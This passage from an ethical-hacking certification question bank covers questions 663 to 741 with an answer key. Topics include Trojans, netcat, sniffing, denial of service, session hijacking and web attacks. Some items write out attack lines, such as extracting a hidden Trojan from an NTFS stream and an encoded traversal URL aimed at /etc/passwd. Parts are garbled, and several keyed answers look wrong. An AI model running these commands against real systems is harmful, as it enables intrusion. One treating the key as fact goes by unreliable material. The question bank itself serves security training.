One of your junior administrator is concerned with Windows LM hashes and password cracking. In your discussion with them, which of the following are true statements that you would point out?

Select the best answers.

- A. John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case.
- B. BY using NTLMV1, you have implemented an effective countermeasure to password cracking.
- C. SYSKEY is an effective countermeasure.
- D. If a Windows LM password is 7 characters or less, the hash will be passed with the following characters, in HEX- 00112233445566778899.
- E. Enforcing Windows complex passwords is an effective countermeasure.

**Correct Answer:** ACE

#### **QUESTION 664**

In the following example, which of these is the "exploit"?

Today, Microsoft Corporation released a security notice. It detailed how a person could bring down the Windows 2003 Server operating system, by sending malformed packets to it. They detailed how this malicious process had been automated using basic scripting. Even worse, the new automated method for bringing down the server has already been used to perform denial of service attacks on many large commercial websites.

Select the best answer.

- A. Microsoft Corporation is the exploit.
- B. The security "hole" in the product is the exploit.
- C. Windows 2003 Server
- D. The exploit is the hacker that would use this vulnerability.
- E. The documented method of how to use the vulnerability to gain unprivileged access.

**Correct Answer:** E

#### **QUESTION 665**

Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data?

- A. Spoof Attack
- B. Smurf Attack
- C. Man in the Middle Attack
- D. Trojan Horse Attack
- E. Back Orifice Attack

**Correct Answer:** DE

#### QUESTION 666

What is a Trojan Horse?

- A. A malicious program that captures your username and password
- B. Malicious code masquerading as or replacing legitimate code
- C. An unauthorized user who gains access to your user database and adds themselves as a user
- D. A server that is to be sacrificed to all hacking attempts in order to log and monitor the hacking activity

**Correct Answer:** B

#### QUESTION 667

You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.

319

Which of the following commands accomplish this?

- A. Machine A  
`#yes AAAAAAAAAAAAAAAAAAAAAAA | nc v v l p 2222 > /dev/null` Machine B  
`#yes BBBBBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null`
- B. Machine A  
`cat somefile | nc v v l p 2222`  
Machine B  
`cat somefile | nc othermachine 2222`
- C. Machine A  
`nc l p 1234 | uncompress c | tar xvpf`  
Machine B  
`tar cfp - /some/dir | compress c | nc w 3 machinea 1234`
- D. Machine A  
`while true : do`  
`nc v l s p 6000 machineb 2`  
Machine B  
`while true ; do`  
`nc v l s p 6000 machinea 2`  
`done`

**Correct Answer:** A

#### QUESTION 668

After an attacker has successfully compromised a remote computer, what would be one of the last steps that would be taken to ensure that the compromise is not traced back to the source of the problem?

- A. Install patches
  - B. Setup a backdoor
  - C. Cover your tracks
  - D. Install a zombie for DDOS
- 320

**Correct Answer:** C

**QUESTION 669**

You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.

Which command would you execute to extract the Trojan to a standalone file?

- A. c:\> type readme.txt:virus.exe > virus.exe
- B. c:\> more readme.txt | virus.exe > virus.exe
- C. c:\> cat readme.txt:virus.exe > virus.exe
- D. c:\> list readme.txt\$virus.exe > virus.exe

**Correct Answer:** C

**QUESTION 670**

You suspect that your Windows machine has been compromised with a Trojan virus. When you run anti-virus software it does not pick of the Trojan. Next you run netstat command to look for open ports and you notice a strange port 6666 open.

What is the next step you would do?

- A. Re-install the operating system.
- B. Re-run anti-virus software.
- C. Install and run Trojan removal software.
- D. Run utility fport and look for the application executable that listens on port 6666.

**Correct Answer:** D

**QUESTION 671**

In Linux, the three most common commands that hackers usually attempt to Trojan are:

- A. car,xterm,grep
- B. netstat,ps,top
- C. vmware,sed,less
- D. xterm,ps,nc

**Correct Answer:** B

**QUESTION 672**

John wishes to install a new application onto his Windows 2000 server.

He wants to ensure that any application he uses has not been Trojaned.

What can he do to help ensure this?

- A. Compare the file's MD5 signature with the one published on the distribution media
- B. Obtain the application via SSL
- C. Compare the file's virus signature with the one published on the distribution media
- D. Obtain the application from a CD-ROM disc

**Correct Answer:** A

**QUESTION 673**

Jason's Web server was attacked by a trojan virus. He runs protocol analyzer and notices that the trojan communicates to a remote server on the Internet. Shown below is the standard "hexdump" representation of the network packet, before being decoded. Jason wants to identify the trojan by looking at the destination port number and mapping to a trojan-port number database on the Internet. Identify the remote server's port number by decoding the packet?

- A. Port 1890 (Net-Devil Trojan)
- B. Port 1786 (Net-Devil Trojan)
- C. Port 1909 (Net-Devil Trojan)
- D. Port 6667 (Net-Devil Trojan)

**Correct Answer:** D

**QUESTION 674**

Which of the following Netcat commands would be used to perform a UDP scan of the lower 1024 ports?

- A. Netcat -h -U
- B. Netcat -hU <host(s.>
- C. Netcat -sU -p 1-1024 <host(s.>
- D. Netcat -u -v -w2 <host> 1-1024
- E. Netcat -sS -O target/1024

**Correct Answer:** D

**QUESTION 675**

Sniffing is considered an active attack.

- A. True
- B. False

**Correct Answer:** B

**QUESTION 676**

A file integrity program such as Tripwire protects against Trojan horse attacks by:

- A. Automatically deleting Trojan horse programs
- B. Rejecting packets generated by Trojan horse programs
- C. Using programming hooks to inform the kernel of Trojan horse behavior
- D. Helping you catch unexpected changes to a system utility file that might indicate it had been replaced by a Trojan horse

**Correct Answer:** D

**QUESTION 677**

Erik notices a big increase in UDP packets sent to port 1026 and 1027 occasionally. He enters the following at the command prompt.

```
$ nc -l -p 1026 -u -v
```

In response, he sees the following message.

```
cell(? (c)????STOPALERT77STOP! WINDOWS REQUIRES IMMEDIATE ATTENTION.
```

Windows has found 47 Critical Errors.

To fix the errors please do the following:

1. Download Registry Repair from: [www.reg-patch.com](http://www.reg-patch.com)
2. Install Registry Repair
3. Run Registry Repair

4. Reboot your computer

FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!

What would you infer from this alert?

- A. The machine is redirecting traffic to www.reg-patch.com using adware
- B. It is a genuine fault of windows registry and the registry needs to be backed up
- C. An attacker has compromised the machine and backdoored ports 1026 and 1027
- D. It is a messenger spam. Windows creates a listener on one of the low dynamic ports from 1026 to 1029 and the message usually promotes malware disguised as legitimate utilities

**Correct Answer: D**

#### QUESTION 678

Exhibit:

```
ettercap NCLzs --quiet
```

What does the command in the exhibit do in "Ettercap"?

- A. This command will provide you the entire list of hosts in the LAN
- B. This command will check if someone is poisoning you and will report its IP.
- C. This command will detach from console and log all the collected passwords from the network to 325 a file.
- D. This command broadcasts ping to scan the LAN instead of ARP request of all the subnet IPs.

**Correct Answer: C**

#### QUESTION 679

A remote user tries to login to a secure network using Telnet, but accidentally types in an invalid user name or password. Which responses would NOT be preferred by an experienced Security Manager? (multiple answer)

- A. Invalid Username
- B. Invalid Password
- C. Authentication Failure
- D. Login Attempt Failed
- E. Access Denied

**Correct Answer: AB**

#### QUESTION 680

A POP3 client contacts the POP3 server:

- A. To send mail
- B. To receive mail
- C. to send and receive mail
- D. to get the address to send mail to  
326
- E. initiate a UDP SMTP connection to read mail

**Correct Answer: B**

#### QUESTION 681

Samantha was hired to perform an internal security test of XYZ. She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing.



Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)

- A. Ethernet Zapping
- B. MAC Flooding
- C. Sniffing in promiscuous mode
- D. ARP Spoofing

**Correct Answer:** BD

**QUESTION 682**

Ethereal works best on \_\_\_\_\_.

- A. Switched networks
- B. Linux platforms
- C. Networks using hubs
- D. Windows platforms
- E. LAN's

**Correct Answer:** C

**QUESTION 683**

The follows is an email header. What address is that of the true originator of the message?

Received: from smtp.com (fw.emumail.com [215.52.22  
by raq-221-181.ev1.net (8.10.2/8.10.2. with ESMTP id  
for <mikeg@thesolutionfirm.com>; Sat, 9 Aug 2003 18  
Received: (qmail 12685 invoked from network.; 8 Aug 2  
Received: from ([19.25.19.10].  
by smtp.com with SMTP

Received: from unknown (HELO CHRISLAPTOP. (168.1.  
by localhost with SMTP; 8 Aug 2003 23:25:01 -0000

To: "mikeg" <mikeg@thesolutionfirm.com>

**Subject: We need your help!**

Date: Fri, 8 Aug 2003 19:12:28 -0400

Message-ID: <51.32.123.21@CHRISLAPTOP>

MIME-Version: 1.0

Content-Type: multipart/mixed;

boundary="----=\_NextPart\_000\_0052\_01C35DE1.032

X-Priority: 3 (Normal.

X-MSMail-Priority: Normal

X-Mailer: Microsoft Outlook, Build 10.0.2627

X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800

Importance: Normal

- A. 19.25.19.10  
B. 51.32.123.21  
C. 168.150.84.123  
D. 215.52.220.122  
E. 8.10.2/8.10.2

**Correct Answer: C**

### QUESTION 684

Bob wants to prevent attackers from sniffing his passwords on the wired network. Which of the following lists the best options?

- A. RSA,LSA,POP  
B. SSID,WEP,Kerberos  
C. SMB,SMTP,Smart card  
D. Kerberos,Smart card,Stanford SRP

**Correct Answer: D**

**QUESTION 685**

Which tool/utility can help you extract the application layer data from each TCP connection from a log file into separate files?

- A. Snort
- B. argus
- C. TCPflow
- D. Tcpdump

**Correct Answer: C**

**QUESTION 686**

Which of the following display filters will you enable in Ethereal to view the three-way handshake for a connection from host 192.168.0.1?

- A. ip == 192.168.0.1 and tcp.syn
- B. ip.addr = 192.168.0.1 and syn = 1
- C. ip.addr==192.168.0.1 and tcp.flags.syn
- D. ip.equals 192.168.0.1 and syn.equals on

**Correct Answer: C**

**QUESTION 687**

When Jason moves a file via NFS over the company's network, you want to grab a copy of it by sniffing. Which of the following tool accomplishes this?

- A. macof
- B. webspay
- C. filesnarf
- D. nfscopy

**Correct Answer: C**

**QUESTION 688**

Which of the following is not considered to be a part of active sniffing?

- A. MAC Flooding
- B. ARP Spoofing
- C. SMAC Fueling
- D. MAC Duplicating

**Correct Answer: C**

**QUESTION 689**

ARP poisoning is achieved in \_\_\_\_\_ steps

- A. 1
- B. 2
- C. 3
- D. 4

**Correct Answer: B**

**QUESTION 690**

How would you describe a simple yet very effective mechanism for sending and receiving unauthorized information or data between machines without alerting any firewalls and IDS's on a network?

- A. Covert Channel
- B. Crafted Channel
- C. Bounce Channel
- D. Deceptive Channel

**Correct Answer: A**

#### QUESTION 691

Exhibit:

**<capture> - Ethereal**

| No. | Time     | Source         | Destination    | Protocol |
|-----|----------|----------------|----------------|----------|
| 1   | 0.000000 | 10.0.0.22      | 192.168.131.67 | BROWSER  |
| 2   | 0.000374 | 192.168.131.67 | 10.0.0.22      | BROWSER  |
| 3   | 0.001438 | 10.0.0.22      | 192.168.131.67 | NBNS     |
| 4   | 0.747416 | 10.0.0.22      | 192.168.131.67 | NBNS     |
| 5   | 1.504988 | 10.0.0.22      | 192.168.131.67 | NBNS     |
| 6   | 2.251459 | 10.0.0.22      | 192.168.131.67 | BROWSER  |
| 7   | 2.251783 | 192.168.131.67 | 10.0.0.22      | BROWSER  |
| 8   | 2.252570 | 10.0.0.22      | 192.168.131.67 | NBNS     |
| 9   | 2.996900 | 10.0.0.22      | 192.168.131.67 | NBNS     |
| 10  | 3.384992 | 192.168.131.67 | 202.156.1.48   | DNS      |
| 11  | 3.418716 | 202.156.1.48   | 192.168.131.67 | DNS      |
| 12  | 3.678583 | 192.168.131.67 | 207.68.171.245 | TCP      |
| 13  | 3.701197 | 207.68.171.245 | 192.168.131.67 | TCP      |
| 14  | 3.701328 | 192.168.131.67 | 207.68.171.245 | TCP      |
| 15  | 3.708149 | 192.168.131.67 | 207.68.171.245 | HTTP     |
| 16  | 3.710860 | 207.68.171.245 | 192.168.131.67 | TCP      |

**Frame 1 (216 bytes on wire, 216 bytes captured)**

Arrival Time: Jun 22, 2005 11:02:12.602054000  
Time delta from previous packet: 0.000000000 seconds  
Time relative to first packet: 0.000000000 seconds  
Frame Number: 1

|      |                                                 |          |
|------|-------------------------------------------------|----------|
| 0000 | 00 03 ff fd ff ff 00 03 ff ff ff ff 08 00 45 00 | .....    |
| 0010 | 00 ca 00 50 40 00 80 11 ab d1 0a 00 00 16 c0 a8 | ...P@... |
| 0020 | 83 43 00 8a 00 8a 00 b6 2c 2f 11 02 96 f5 0a 00 | .C.....  |
| 0030 | 00 16 00 8a 00 a0 00 00 20 45 49 45 4a 46 45 45 | .....    |
| 0040 | 42 45 44 45 49 45 4a 46 45 46 47 43 41 43 41 43 | BEDEIEJF |

Filter:  /   File: <capture>

You have captured some packets in Ethereal. You want to view only packets sent from 10.0.0.22. What filter will you apply?

- A. `ip = 10.0.0.22`
- B. `ip.src == 10.0.0.22`
- C. `ip.equals 10.0.0.22`
- D. `ip.address = 10.0.0.22`

**Correct Answer:** B

#### QUESTION 692

Tess King, the evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65, 536 bytes. From the information given, what type of attack is Tess King attempting to perform?

- A. Syn flood
- B. Smurf
- C. Ping of death
- D. Fraggle

**Correct Answer:** C

#### QUESTION 693

Which one of the following instigates a SYN flood attack?

- A. Generating excessive broadcast packets.
- B. Creating a high number of half-open connections.
- C. Inserting repetitive Internet Relay Chat (IRC) messages.
- D. A large number of Internet Control Message Protocol (ICMP) traces.

**Correct Answer:** B

#### QUESTION 694

Global deployment of RFC 2827 would help mitigate what classification of attack?

- A. Sniffing attack
- B. Denial of service attack
- C. Spoofing attack
- D. Reconnaissance attack
- E. Port Scan attack

**Correct Answer:** C

#### QUESTION 695

What happens when one experiences a ping of death?

- A. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the "type" field in the ICMP header is set to 18 (Address Mask Reply).
- B. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP), the Last Fragment bit is set, and  $(IP\ offset \div 8) + (IP\ data\ length) > 65535$ .  
In other words, the IP offset (which represents the starting position of this fragment in the original packet, and which is in 8-byte units) plus the rest of the packet is greater than the maximum size for an IP packet.
- C. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the source equal to destination address.
- D. This is when the IP header is set to 1 (ICMP) and the "type" field in the ICMP header is set to 5 (Redirect).

**Correct Answer:** B

#### QUESTION 696

Which one of the following network attacks takes advantages of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

- A. Teardrop
- B. Smurf
- C. Ping of Death
- D. SYN flood
- E. SNMP Attack

**Correct Answer:** A

#### **QUESTION 697**

A denial of Service (DoS) attack works on the following principle:

- A. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
- B. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to lunch an attack easily.
- C. Overloaded buffer systems can easily address error conditions and respond appropriately.
- D. Host systems cannot respond to real traffic,if they have an overwhelming number of incomplete connections (SYN/RCVD State).
- E. A server stops accepting connections from certain networks one those network become flooded.

**Correct Answer:** D

#### **QUESTION 698**

What happens during a SYN flood attack?

- A. TCP connection requests floods a target machine is flooded with randomized source address & ports for the TCP ports.
- B. A TCP SYN packet,which is a connection initiation,is sent to a target machine,giving the target host's address as both source and destination,and is using the same port on the target host as both source and destination.
- C. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.
- D. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

**Correct Answer:** A

#### **QUESTION 699**

What is the term 8 to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

- A. Fraggile Attack
- B. Man in the Middle Attack
- C. Trojan Horse Attack
- D. Smurf Attack
- E. Back Orifice Attack

**Correct Answer:** D

#### **QUESTION 700**

What is the goal of a Denial of Service Attack?

- A. Capture files from a remote computer.
- B. Render a network or computer incapable of providing normal service.
- C. Exploit a weakness in the TCP stack.
- D. Execute service at PS 1009.

**Correct Answer:** B

**QUESTION 701**

What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?

- A. Simple Sign-on
- B. Unique Sign-on
- C. Single Sign-on
- D. Digital Certificate

**Correct Answer:** C

**QUESTION 702**

Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet.

What could be the most likely cause?

- A. Someone has spoofed Clive's IP address while doing a smurf attack.
- B. Someone has spoofed Clive's IP address while doing a land attack.
- C. Someone has spoofed Clive's IP address while doing a fraggle attack.
- D. Someone has spoofed Clive's IP address while doing a DoS attack.

**Correct Answer:** A

**QUESTION 703**

What would best be defined as a security test on services against a known vulnerability database using an automated tool?

- A. A penetration test
- B. A privacy review
- C. A server audit
- D. A vulnerability assessment

**Correct Answer:** D

**QUESTION 704**

A Buffer Overflow attack involves:

- A. Using a trojan program to direct data traffic to the target host's memory stack
- B. Flooding the target network buffers with data traffic to reduce the bandwidth available to legitimate users
- C. Using a dictionary to crack password buffers by guessing user names and passwords
- D. Poorly written software that allows an attacker to execute arbitrary code on a target system

**Correct Answer:** D

**QUESTION 705**

When working with Windows systems, what is the RID of the true administrator account?

- A. 500
- B. 501
- C. 512
- D. 1001
- E. 1024

F. 1000

**Correct Answer:** A

**QUESTION 706**

If you send a SYN to an open port, what is the correct response?(Choose all correct answers.

- A. SYN
- B. ACK
- C. FIN
- D. PSH

**Correct Answer:** AB

**QUESTION 707**

When working with Windows systems, what is the RID of the true administrator account?

- A. 500
- B. 501
- C. 1000
- D. 1001
- E. 1024
- F. 512

**Correct Answer:** A

**QUESTION 708**

You have been called to investigate a sudden increase in network traffic at XYZ. It seems that the traffic generated was too heavy that normal business functions could no longer be rendered to external employees and clients. After a quick investigation, you find that the computer has services running attached to TFN2k and Trinoo software. What do you think was the most likely cause behind this sudden increase in traffic?

- A. A distributed denial of service attack.
- B. A network card that was jabbering.
- C. A bad route on the firewall.
- D. Invalid rules entry at the gateway.

**Correct Answer:** A

**QUESTION 709**

Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access. What type of attack is Henry using?

- A. Henry is executing commands or viewing data outside the intended target path
- B. Henry is using a denial of service attack which is a valid threat used by an attacker
- C. Henry is taking advantage of an incorrect configuration that leads to access with higher-than- expected privilege
- D. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

**Correct Answer:** B

**QUESTION 710**

Eve decides to get her hands dirty and tries out a Denial of Service attack that is relatively new to her. This time she envisages using a different kind of method to attack Brownies Inc. Eve tries to forge the packets and uses the broadcast address. She launches an attack similar to that of fraggle. What is the technique that Eve used in the case above?



- A. Smurf
- B. Bubonic
- C. SYN Flood
- D. Ping of Death

**Correct Answer:** A

**QUESTION 711**

Peter is a Network Admin. He is concerned that his network is vulnerable to a smurf attack. What should Peter do to prevent a smurf attack?

Select the best answer.

- A. He should disable unicast on all routers
- B. Disable multicast on the router
- C. Turn off fragmentation on his router
- D. Make sure all anti-virus protection is updated on all systems
- E. Make sure his router won't take a directed broadcast

**Correct Answer:** E

**QUESTION 712**

John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably strong.

In the context of Session hijacking why would you consider this as a false sense of security?

- A. The token based security cannot be easily defeated.
- B. The connection can be taken over after authentication.
- C. A token is not considered strong authentication.
- D. Token security is not widely used in the industry.

**Correct Answer:** B

**QUESTION 713**

What is the key advantage of Session Hijacking?

- A. It can be easily done and does not require sophisticated skills.
- B. You can take advantage of an authenticated connection.
- C. You can successfully predict the sequence number generation.
- D. You cannot be traced in case the hijack is detected.

**Correct Answer:** B

**QUESTION 714**

What type of cookies can be generated while visiting different web sites on the Internet?

- A. Permanent and long term cookies.
- B. Session and permanent cookies.
- C. Session and external cookies.
- D. Cookies are all the same, there is no such thing as different type of cookies.

**Correct Answer:** B

**QUESTION 715**

Which is the right sequence of packets sent during the initial TCP three way handshake?

- A. FIN,FIN-ACK,ACK
- B. SYN,URG,ACK
- C. SYN,ACK,SYN-ACK
- D. SYN,SYN-ACK,ACK

**Correct Answer:** D

#### **QUESTION 716**

What is Hunt used for?

- A. Hunt is used to footprint networks
- B. Hunt is used to sniff traffic
- C. Hunt is used to hack web servers
- D. Hunt is used to intercept traffic i.e. man-in-the-middle traffic
- E. Hunt is used for password cracking

**Correct Answer:** D

#### **QUESTION 717**

You want to carry out session hijacking on a remote server. The server and the client are communicating via TCP after a successful TCP three way handshake. The server has just received packet #120 from the client. The client has a receive window of 200 and the server has a receive window of 250.

Within what range of sequence numbers should a packet, sent by the client fall in order to be accepted by the server?

- A. 200-250
- B. 121-371
- C. 120-321
- D. 121-231
- E. 120-370

**Correct Answer:** B

#### **QUESTION 718**

How would you prevent session hijacking attacks?

- A. Using biometrics access tokens secures sessions against hijacking
- B. Using non-Internet protocols like http secures sessions against hijacking
- C. Using hardware-based authentication secures sessions against hijacking
- D. Using unpredictable sequence numbers secures sessions against hijacking

**Correct Answer:** D

#### **QUESTION 719**

Which of the following attacks takes best advantage of an existing authenticated connection?

- A. Spoofing
- B. Session Hijacking
- C. Password Sniffing
- D. Password Guessing

**Correct Answer:** B

#### **QUESTION 720**

Tess King is making use of Digest Authentication for her Web site. Why is this considered to be more secure than Basic authentication?

- A. Basic authentication is broken
- B. The password is never sent in clear text over the network
- C. The password sent in clear text over the network is never reused.
- D. It is based on Kerberos authentication protocol

**Correct Answer:** B

**QUESTION 721**

You have successfully run a buffer overflow attack against a default IIS installation running on a Windows 2000 Server. The server allows you to spawn a shell. In order to perform the actions you intend to do, you need elevated permission. You need to know what your current privileges are within the shell. Which of the following options would be your current privileges?

- A. Administrator
- B. IUSR\_COMPUTERNAME
- C. LOCAL\_SYSTEM
- D. Whatever account IIS was installed with

**Correct Answer:** C

**QUESTION 722**

You wish to determine the operating system and type of web server being used. At the same time you wish to arouse no suspicion within the target organization.

While some of the methods listed below work, which holds the least risk of detection?

- A. Make some phone calls and attempt to retrieve the information using social engineering.
- B. Use nmap in paranoid mode and scan the web server.
- C. Telnet to the web server and issue commands to illicit a response.
- D. Use the netcraft web site look for the target organization's web site.

**Correct Answer:** D

**QUESTION 723**

Bart is looking for a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACL's (access control lists) to files or folders and also one that can be used within batch files.

Which of the following tools can be used for that purpose? (Choose the best answer)

- A. PERM.exe
- B. CACLS.exe
- C. CLACS.exe
- D. NTPERM.exe

**Correct Answer:** B

**QUESTION 724**

Which of the following buffer overflow exploits are related to Microsoft IIS web server? (Choose three)

- A. Internet Printing Protocol (IPP) buffer overflow
- B. Code Red Worm
- C. Indexing services ISAPI extension buffer overflow
- D. NeXT buffer overflow

**Correct Answer:** ABC

**QUESTION 725**

On a default installation of Microsoft IIS web server, under which privilege does the web server software

execute?

- A. Everyone
- B. Guest
- C. System
- D. Administrator

**Correct Answer:** C

**QUESTION 726**

You are gathering competitive intelligence on XYZ.com. You notice that they have jobs listed on a few Internet job-hunting sites. There are two job postings for network and system administrators. How can this help you in footprint the organization?

- A. The IP range used by the target network
- B. An understanding of the number of employees in the company
- C. How strong the corporate security policy is
- D. The types of operating systems and applications being used.

**Correct Answer:** D

**QUESTION 727**

What are the three phases involved in security testing?

- A. Reconnaissance, Conduct, Report
- B. Reconnaissance, Scanning, Conclusion
- C. Preparation, Conduct, Conclusion
- D. Preparation, Conduct, Billing

**Correct Answer:** C

**QUESTION 728**

You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

- A. Through Google searching cached files
- B. Through Archive.org
- C. Download the website and crawl it
- D. Visit customers' and prtners' websites

**Correct Answer:** B

**QUESTION 729**

You work as security technician at XYZ.com. While doing web application testing, you might be required to look through multiple web pages online which can take a long time. Which of the processes listed below would be a more efficient way of doing this type of validation?

- A. Use mget to download all pages locally for further inspection.
- B. Use wget to download all pages locally for further inspection.
- C. Use get\* to download all pages locally for further inspection.
- D. Use get() to download all pages locally for further inspection.

**Correct Answer:** B

**QUESTION 730**

This packet was taken from a packet sniffer that monitors a Web server.

```
000 00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 0
010 05 DC 1D E4 40 00 7F 06 C2 6D 0A 00 00 02 0A 0
020 01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 1
030 70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 3
040 30 30 20 4F 4B 0D 0A 56 69 61 3A 20 31 2E 30 2
050 53 54 52 49 44 45 52 0D 0A 50 72 6F 78 79 2D 4
060 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2
070 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4
080 65 6E 67 74 68 3A 20 32 39 36 37 34 0D 0A 43 6
090 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 7
0A0 2F 68 74 6D 6C 0D 0A 53 65 72 76 65 72 3A 20 4
0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 3
0C0 0D 0A 44 61 74 65 3A 20 53 75 6E 2C 20 32 35 2
0D0 4A 75 6C 20 31 39 39 39 20 32 31 3A 34 35 3A 3
0E0 31 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 6
0F0 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 4C 61 7
100 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2
110 20 31 39 20 4A 75 6C 20 31 39 39 39 20 30 37 3
120 33 39 3A 32 36 20 47 4D 54 0D 0A 45 54 61 67 3
130 20 22 30 38 62 37 38 64 33 62 39 64 31 62 65 3
140 3A 61 34 61 22 0D 0A 0D 0A 3C 74 69 74 6C 65 3
150 53 6E 69 66 66 69 6E 67 20 28 6E 65 74 77 6F 7
160 6B 20 77 69 72 65 74 61 70 2C 20 73 6E 69 66 6
170 65 72 29 20 46 41 51 3C 2F 74 69 74 6C 65 3E 0
180 0A 0D 0A 3C 68 31 3E 53 6E 69 66 66 69 6E 67 2
190 28 6E 65 74 77 6F 72 6B 20 77 69 72 65 74 61 7
1A0 2C 20 73 6E 69 66 66 65 72 29 20 46 41 51 3C 2
1B0 68 31 3E 0D 0A 0D 0A 54 68 69 73 20 64 6F 63 7
1C0 6D 65 6E 74 20 61 6E 73 77 65 72 73 20 71 75 6
1D0 73 74 69 6F 6E 73 20 61 62 6F 75 74 20 74 61 7
1E0 70 69 6E 67 20 69 6E 74 6F 20 0D 0A 63 6F 6D 7
1F0 75 74 65 72 20 6E 65 74 77 6F 72 6B 73 20 61 6
```

This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three

columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two line-feeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?

- A. Apache 1.2
- B. IIS 4.0
- C. IIS 5.0
- D. Linux WServer 2.3

**Correct Answer:** B

#### **QUESTION 731**

This kind of attack will let you assume a users identity at a dynamically generated web page or site:

- A. SQL Injection
- B. Cross Site Scripting
- C. Session Hijacking
- D. Zone Transfer

**Correct Answer:** B

#### **QUESTION 732**

\_\_\_\_\_ will let you assume a users identity at a dynamically generated web page or site.

- A. SQL attack
- B. Injection attack
- C. Cross site scripting
- D. The shell attack
- E. Winzapper

**Correct Answer:** C

#### **QUESTION 733**

What is Form Scalpel used for?

- A. Dissecting HTML Forms
- B. Dissecting SQL Forms
- C. Analysis of Access Database Forms
- D. Troubleshooting Netscape Navigator
- E. Quatro Pro Analysis Tool

**Correct Answer:** A

#### **QUESTION 734**

Bubba has just accessed he preferred ecommerce web site and has spotted an item that he would like to buy. Bubba considers the price a bit too steep. He looks at the source code of the webpage and decides to save the page locally, so that he can modify the page variables. In the context of web application security, what do you think Bubba has changes?

- A. A hidden form field value.
- B. A hidden price value.
- C. An integer variable.
- D. A page cannot be changed locally,as it is served by a web server.

**Correct Answer:** A

#### **QUESTION 735**

Take a look at the following attack on a Web Server using obstructed URL:

http://www.example.com/script.ext?template%2e%2e%2e%2e%2f%2e%2f%65%74%63%2f %70%61%73%73%77%64

The request is made up of:

%2e%2e%2f%2e%2e%2f%2e%2f% = ../../../

%65%74%63 = etc

%2f = /

%70%61%73%73%77%64 = passwd

How would you protect information systems from these attacks?

- A. Configure Web Server to deny requests involving Unicode characters.
- B. Create rules in IDS to alert on strange Unicode requests.
- C. Use SSL authentication on Web Servers.
- D. Enable Active Scripts Detection at the firewall and routers.

**Correct Answer:** B

#### QUESTION 736

What are the differences between SSL and S-HTTP?

- A. SSL operates at the network layer and S-HTTP operates at the application layer
- B. SSL operates at the application layer and S-HTTP operates at the network layer
- C. SSL operates at the transport layer and S-HTTP operates at the application layer
- D. SSL operates at the application layer and S-HTTP operates at the transport layer

**Correct Answer:** C

#### QUESTION 737

Kevin sends an email invite to Chris to visit a forum for security professionals. Chris clicks on the link in the email message and is taken to a web based bulletin board. Unknown to Chris, certain functions are executed on his local system under his privileges, which allow Kevin access to information used on the BBS. However, no executables are downloaded and run on the local system. What would you term this attack?

- A. Phishing
- B. Denial of Service
- C. Cross Site Scripting
- D. Backdoor installation

**Correct Answer:** C

#### QUESTION 738

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page in which also he remains unsuccessful. What is the probable cause of Bill's problem?

- A. You cannot use a buffer overflow to deface a web page
- B. There is a problem with the shell and he needs to run the attack again
- C. The HTML file has permissions of read only
- D. The system is a honeypot

**Correct Answer:** C

**QUESTION 739**

Which of the following statements best describes the term Vulnerability?

- A. A weakness or error that can lead to a compromise
- B. An agent that has the potential to take advantage of a weakness
- C. An action or event that might prejudice security
- D. The loss potential of a threat.

**Correct Answer:** A

**QUESTION 740**

Bob is a very security conscious computer user. He plans to test a site that is known to have malicious applets, code, and more. Bob always make use of a basic Web Browser to perform such testing.

Which of the following web browser can adequately fill this purpose?

- A. Internet Explorer
- B. Mozilla
- C. Lynx
- D. Tiger

**Correct Answer:** C

**QUESTION 741**

Clive has been hired to perform a Black-Box test by one of his clients.

